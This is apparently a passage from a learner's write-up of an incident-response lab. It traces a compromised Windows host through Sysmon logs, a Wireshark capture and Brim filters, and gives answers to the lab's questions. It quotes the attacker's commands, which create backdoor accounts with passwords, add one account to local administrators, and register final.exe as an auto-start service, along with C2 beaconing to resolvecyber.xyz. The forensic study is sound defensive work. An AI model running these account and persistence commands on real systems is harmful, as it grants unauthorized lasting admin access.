Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz

Using this I went back over to Wireshark and knowing that the IP for resolvecyber.xyz is 167.71.222.162 from previous questions I filtered for that as the destination with ip.dst=167.71.222.162

```
http.host=="resolvecyber.xyz"
No.    Time        Source           Destination     Protocol Length Info
 14171 393.472790  192.168.254.107  167.71.222.162  TCP        54 51962 → 80 [ACK] Seq=108 Ack=18 Win=262656 Len=0
 14173 393.566329  192.168.254.107  167.71.222.162  TCP        54 51962 → 80 [ACK] Seq=108 Ack=118 Win=262656 Len=0
 15167 441.987492  192.168.254.107  167.71.222.162  TCP        54 51962 → 80 [ACK] Seq=108 Ack=211 Win=262400 Len=0
 15168 441.989881  192.168.254.107  167.71.222.162  TCP        54 51962 → 80 [FIN, ACK] Seq=108 Ack=211 Win=262400 Len=0
 18344 607.793964  192.168.254.107  167.71.222.162  TCP        66 52015 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 18348 607.842187  192.168.254.107  167.71.222.162  TCP        54 52015 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
 18349 607.842401  192.168.254.107  167.71.222.162  HTTP      166 GET /9ab62b5 HTTP/1.1
 18357 607.935231  192.168.254.107  167.71.222.162  TCP        54 52015 → 8080 [ACK] Seq=113 Ack=18 Win=262656 Len=0
 18360 608.031084  192.168.254.107  167.71.222.162  TCP        54 52015 → 8080 [ACK] Seq=113 Ack=118 Win=262656 Len=0
```

At first we see a lot of traffic to the first destination port of 80 from the first C2 server but then we see it switch to port 8080!

Answer: 8080

Task 9: Actions on Objective - Fully-Owned Machine

Fully-Owned Machine

Now, the attacker has gained administrative privileges inside the machine. Find all persistence techniques used by the attacker.

In addition, the unusual executions are related to the malicious C2 binary used during privilege escalation.

Investigation Guide
Now, we can rely on our cheatsheet to investigate events after a successful privilege escalation:

Useful Brim filter to get all HTTP requests related to the malicious C2 traffic :

- _path=="http" "<replace domain>" id.resp_p==<replace port> | cut ts, host, id.resp_p, uri | sort ts
- The attacker gained SYSTEM privileges; now, the user context for each malicious execution blends with NT Authority\System.
- All child events of the new malicious binary used for C2 are worth checking.

Significant Data Sources:

- Packet Capture
- Sysmon
- Windows Event Logs

****

Answer the questions below:

Upon achieving SYSTEM access, the attacker then created two users. What are the account names?
Format: Answer in alphabetical order - comma delimited
At first I tried filtering for user creation but didn't get any results so then I switched to process creation and got the following results.

ParentCommandL…	"C:\Windows\system32\net.exe" users
ParentCommandL…	"C:\Windows\system32\net.exe" user /add shuna princess
ParentCommandL…	"C:\Windows\system32\net.exe" user /add shion m4st3rch3f!
ParentCommandL…	"C:\Windows\system32\net.exe" users
ParentCommandL…	"C:\Windows\system32\net.exe" localgroup administrators /add shion
ParentCommandL…	"C:\Windows\system32\net.exe" localgroup administrators

Answer: shion,shuna

Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?

```
"C:\Windows\system32\net.exe" user shuna princess
"C:\Windows\system32\net.exe" users
"C:\Windows\system32\net.exe" user shuna
"C:\Windows\system32\net.exe" user shuna pr1nc3ss!
"C:\Windows\system32\net.exe" users
"C:\Windows\system32\net.exe" user shion m4st3rch3f!
"C:\Windows\system32\net.exe" users
"C:\Windows\system32\net.exe" user Administrator ch4ng3dpassword!
net  user shion m4st3rch3f!!!
"C:\Windows\system32\net.exe" users
"C:\Windows\system32\net.exe" user /add shuna princess
"C:\Windows\system32\net.exe" user /add shion m4st3rch3f!
```

Answer: /add

Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?
This is what I tried filtering for earlier and didn't get any results
Answer: 4720


The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?

```
"C:\Windows\system32\net.exe" localgroup administrators /add shion
"C:\Windows\system32\net.exe" localgroup administrators
```

Answer:net localgroup administrators /add shion

Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?
This was found with a simple google search
Answer: 4732

After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?
Format: Remove the double quotes from the log.
Looking through more of the logs to see if we can see any signs of scheduled task creation I see a command using sc.exe which is used to configure, start, stop, or retrieve the current status of a service.



Here we can see a service is created and set to autorun that leads to final.exe to establish a connection with the C2 server.

Answer: C:\Windows\system32\sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto